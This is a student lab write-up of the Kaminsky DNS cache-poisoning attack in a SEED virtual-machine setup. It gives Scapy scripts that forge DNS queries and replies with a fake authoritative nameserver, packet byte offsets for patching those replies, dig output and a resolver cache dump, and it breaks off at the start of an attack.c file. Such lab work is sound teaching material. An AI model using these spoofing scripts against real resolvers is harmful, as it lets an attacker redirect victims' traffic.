k.ROOT-SERVERS.NET. 518247 IN A 193.0.14.129
k.ROOT-SERVERS.NET. 518247 IN AAAA 2001:7fd::1
l.ROOT-SERVERS.NET. 518247 IN A 199.7.83.42
l.ROOT-SERVERS.NET. 518247 IN AAAA 2001:500:9f::42
m.ROOT-SERVERS.NET. 518247 IN A 202.12.27.33
m.ROOT-SERVERS.NET. 518247 IN AAAA 2001:dc3::35

;; Query time: 1 msec
;; SERVER: 10.0.2.32#53(10.0.2.32)
;; WHEN: Fri Nov 19 09:54:38 EST 2021
;; MSG SIZE rcvd: 853

[11/19/21]seed@Nikhil_PES1UG20CS821:~/resolv.conf.d$ dig nameserver

;<<<> DiG 9.10.3-P4-Ubuntu <<<> nameserver
;; global options: +cmd
;; Got answer:
;; ->HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 50818
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;nameserver. IN A

;; AUTHORITY SECTION:
. 10800 IN SOA a.root-servers.net. nstld.verisign-grs.com. 2021111900 1800 900 6048
00 86400

;; Query time: 467 msec
;; SERVER: 10.0.2.32#53(10.0.2.32)
;; WHEN: Fri Nov 19 09:55:42 EST 2021
;; MSG SIZE rcvd: 114


[11/19/21]seed@Nikhil_PES1UG20CS821:~/resolv.conf.d$
```

Windows taskbar: Type here to search, 21°C Light rain, 8:25 PM 11/19/2021

Task 3.1 The Kaminsky attack:

Task 1.1: Spoofing DNS Request

We spoof the DNS request from the victim to do so we run the below code in the attacker



```
attacker [Running] - Oracle VM VirtualBox
*dnsrequest.py (~/) - gedit
*dnsrequest.py
Save


#!/usr/bin/python
from scapy.all import *

IP_packet = IP(dst="10.0.2.32", src="10.0.2.31")
UDP_packet = UDP(dport=53, sport=33333, chksum=0)
Qdsec = DNSQR(qname='aaaaa.example.com')
DNSpkt = DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0, nscount=0, arcount=0, qd=Qdsec)

request = IP_packet/UDP_packet/DNSpkt

with open('ip_req.bin', 'wb') as f:
    f.write(bytes(request))
```


run the above code in attacker



```
attacker [Running] - Oracle VM VirtualBox
Terminal
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ sudo gedit dnsrequest.py
(gedit:2862): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided by any .service files
** (gedit:2862): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported
** (gedit:2862): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported
** (gedit:2862): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ sudo python dnsrequest.py
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ sudo python dnsrequest.py
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ sudo python dnsrequest.py
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ sudo gedit dnsrequest.py
** (gedit:2999): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[11/19/21]seed@Nikhil_PES1UG20CS821:~$
```

Task 1.2: Spoofing DNS Replies

we will spoof DNS Responses to the local DNS Server we save the below code in the attacker.




The screenshot shows a VirtualBox window titled 'attacker [Running] - Oracle VM VirtualBox'. Inside, a file editor named 'gedit' is open, editing a file called 'dnsreply.py'. The script is written in Python and uses the Scapy library to create a spoofed DNS response. The script sets the source IP to '1.2.3.4' and the destination IP to '10.0.2.32'. It also sets the source port to 53 and the destination port to 33333. The script then creates a UDP packet with the spoofed DNS response and writes it to a file named 'ip_resp.bin'.

```
#!/usr/bin/python
from scapy.all import *

name = 'aaaaa.example.com'
domain = 'example.com'
ns = 'ns.Jakhotia.com'
Qdsec = DNSQR(qname=name)
Anssec = DNSRR(rrname=name, type='A', rdata='1.2.3.4', ttl=259200)
NSsec = DNSRR(rrname=domain, type='NS', rdata=ns, ttl=259200)
dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1, qdcount=1, ancount=1, nscount=1, arcount=0, qd=Qdsec, an=Anssec, ns=NSsec)
ip = IP(dst='10.0.2.32', src='1.2.3.4')
udp = UDP(dport=33333, sport=53, chksum=0)
reply = ip/udp/dns

with open('ip_resp.bin', 'wb') as f:
    f.write(bytes(reply))
```

run the above code the attacker to spoof the dns reply




The screenshot shows a VirtualBox window titled 'attacker [Running] - Oracle VM VirtualBox'. Inside, a terminal window is open, showing the execution of the 'dnsreply.py' script. The user runs 'sudo gedit dnsrequest.py' and 'sudo python dnsrequest.py'. Then, they run 'sudo gedit dnsreply.py' and 'sudo python dnsreply.py'. The terminal output shows several warnings from the Gedit application, but the script execution is successful.

```
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ sudo gedit dnsrequest.py
(gedit:2862): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided by any .service files
** (gedit:2862): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported
** (gedit:2862): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported
** (gedit:2862): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ sudo python dnsrequest.py
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ sudo python dnsrequest.py
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ sudo python dnsrequest.py
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ sudo gedit dnsreply.py
** (gedit:2999): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ sudo gedit dnsreply.py
(gedit:3072): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided by any .service files
** (gedit:3072): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported
** (gedit:3072): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported
** (gedit:3072): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ sudo gedit dnsreply.py
** (gedit:3094): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ sudo python dnsreply.py
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ sudo python dnsreply.py
[11/19/21]seed@Nikhil_PES1UG20CS821:~$
```


Task 3.2: The Kaminsky Attack


Now we combine the above 2 code and run together to launch the attack.

Now we Check the DNS Cache in the DNS server machine



```
Terminal
[11/19/21]seed@Nikhil_PES1UG20CS821:.../bind$ sudo rndc dumpdb -cache
[11/19/21]seed@Nikhil_PES1UG20CS821:.../bind$ sudo gedit /var/cache/bind/dump.db
** (gedit:3063): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[11/19/21]seed@Nikhil_PES1UG20CS821:.../bind$
```

Below is the dump.db contents



```
dump.db (/var/cache/bind) - gedit
Start view _default
Cache dump of view '_default' (cache _default)
$DATE 20211119152936
; authanswer
516150 IN NS a.root-servers.net.
516150 IN NS b.root-servers.net.
516150 IN NS c.root-servers.net.
516150 IN NS d.root-servers.net.
516150 IN NS e.root-servers.net.
516150 IN NS f.root-servers.net.
516150 IN NS g.root-servers.net.
516150 IN NS h.root-servers.net.
516150 IN NS i.root-servers.net.
516150 IN NS j.root-servers.net.
516150 IN NS k.root-servers.net.
516150 IN NS l.root-servers.net.
516150 IN NS m.root-servers.net.
; authanswer
516367 RRSIG NS 8 0 518400 (
20211202050000 20211119040000 14748 .
ArmQsduN2VzUlnUluEZreydKlDaFsForRi5/
ScwL+sHncgD9CX9hkEzDqajcWamVh3J9i94
5SjF0FxtAa+tJ48+IGnYPLNcvA21np+Dj3aK
EGabEgkFKEteZE6NOR8IckwG9uy+GhnGs8DD
hvxli+QUMHeG+hr+gNKywiLHT3eTgnIuoy1mw
GjaCl+Ft5dXDPW+A1lhAgtb4H2potW2fsvUe
dtNwOqI9Ig+mDh0EFcoqBmKeuRnuagHtyNT
ixepf5qaLA1wNvxRX83mq3HQxhal3QWJFR8p
voFLK+k07HLPRE6TOPBDGVfXVCXfct+bLFtU
MNDV027KVernJNaUGA== )
; answer
local. 8551 \-ANY \-NXDOMAIN
; . SOA a.root-servers.net. nstld.verisign-grs.com. 2021111900 1800 900 604800 86400
; . RRSIG SOA ...
; . RRSIG NSEC ...
; . NSEC aaa. NS SOA RRSIG NSEC DNSKEY
```

After dumping the file we use dig command

```
dns server [Running] - Oracle VM VirtualBox
Terminal
; Address database dump
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
; Unassociated entries
;
; Bad cache
;
; Dump complete
[11/19/21]seed@Nikhil_PES1UG20CS821:~/bind$ dig example.com
; <<> DiG 9.10.3-P4-Ubuntu <<> example.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 12479
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:: udp: 512
;; QUESTION SECTION:
;example.com.                IN      A
;
;; ANSWER SECTION:
example.com.                600     IN      A      93.184.216.34
;
;; Query time: 58 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Fri Nov 19 10:37:19 EST 2021
;; MSG SIZE rcvd: 56
[11/19/21]seed@Nikhil_PES1UG20CS821:~/bind$
```

After executing the files, ip_req.bin and ip_resp.bin are created.

The following shows the offset in the packet for each of the fields to be changed:

12 for the nameserver's IP address: 1.2.3.4 to a valid IP address.


41 for Question section's name server: aaaaa to random 5 characters.

64 for Answer section's name server: aaaaa to random 5 characters.

28 for Transaction ID replacement: AAAA -10101010

```
attacker [Running] - Oracle VM VirtualBox
Terminal
rtd
** (gedit:3072): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported
** (gedit:3072): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ sudo gedit dnsreply.py
** (gedit:3094): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ sudo python dnsreply.py
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ sudo python dnsreply.py
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ xxd -b ip_resp.bin
00000000: 01000101 00000000 00000000 10001000 00000000 00000001 E....
00000006: 00000000 00000000 01000000 00010001 01101010 00111111 ..@.j?
0000000c: 00000001 00000010 00000011 00000100 00001010 00000000 .....
00000012: 00000010 00100000 00000000 00110101 10000010 00110101 ..5.5
00000018: 00000000 01101000 00000000 00000000 10101010 10101010 .t....
0000001e: 10000101 00000000 00000000 00000001 00000000 00000001 .....
00000024: 00000000 00000001 00000000 00000000 00000101 01100001 .....a
0000002a: 01100001 01100001 01100001 01100001 00000111 01100101 aaaa.e
00000030: 01111000 01100001 01101101 01110000 01101100 01100101 xample
00000036: 00000011 01100011 01101111 01101101 00000000 00000000 .com..
0000003c: 00000001 00000001 00000000 00000001 00000101 01100001 ....aa
00000042: 01100001 01100001 01100001 00000111 01100101 01111000 aa.ex
00000048: 01100001 01101101 01110000 01101100 01100101 00000011 ample.
0000004e: 01100011 01101111 01101101 00000000 00000000 00000001 com...
00000054: 00000000 00000001 00000000 00000011 11101000 10000000 .....
0000005a: 00000000 00000000 00000100 00000001 00000100 00000100 .....
00000060: 00000111 01100101 01111000 01100001 01101101 01110000 .examp
00000066: 01101100 01100101 00000011 01100111 01101111 01101101 le.com
0000006c: 00000000 00000000 00000010 00000000 00000001 00000000 .....
00000072: 00000011 11101000 10000000 00000000 00010001 00000010 .....
00000078: 01101110 01110011 00001000 01001010 01100001 01101011 ns.Jak
0000007e: 01101000 01101111 01101010 01101001 01100001 00000011 hotia.
00000084: 01100011 01101111 01101101 00000000
[11/19/21]seed@Nikhil_PES1UG20CS821:~$
```

We save and run the below code in the attacker machine



```
attack.c (~/) - gedit
attack.c
Save

#include <stdlib.h>
#include <arpa/inet.h>
#include <string.h>
#include <stdio.h>
#include <unistd.h>
#include <time.h>

#define MAX_FILE_SIZE 10000

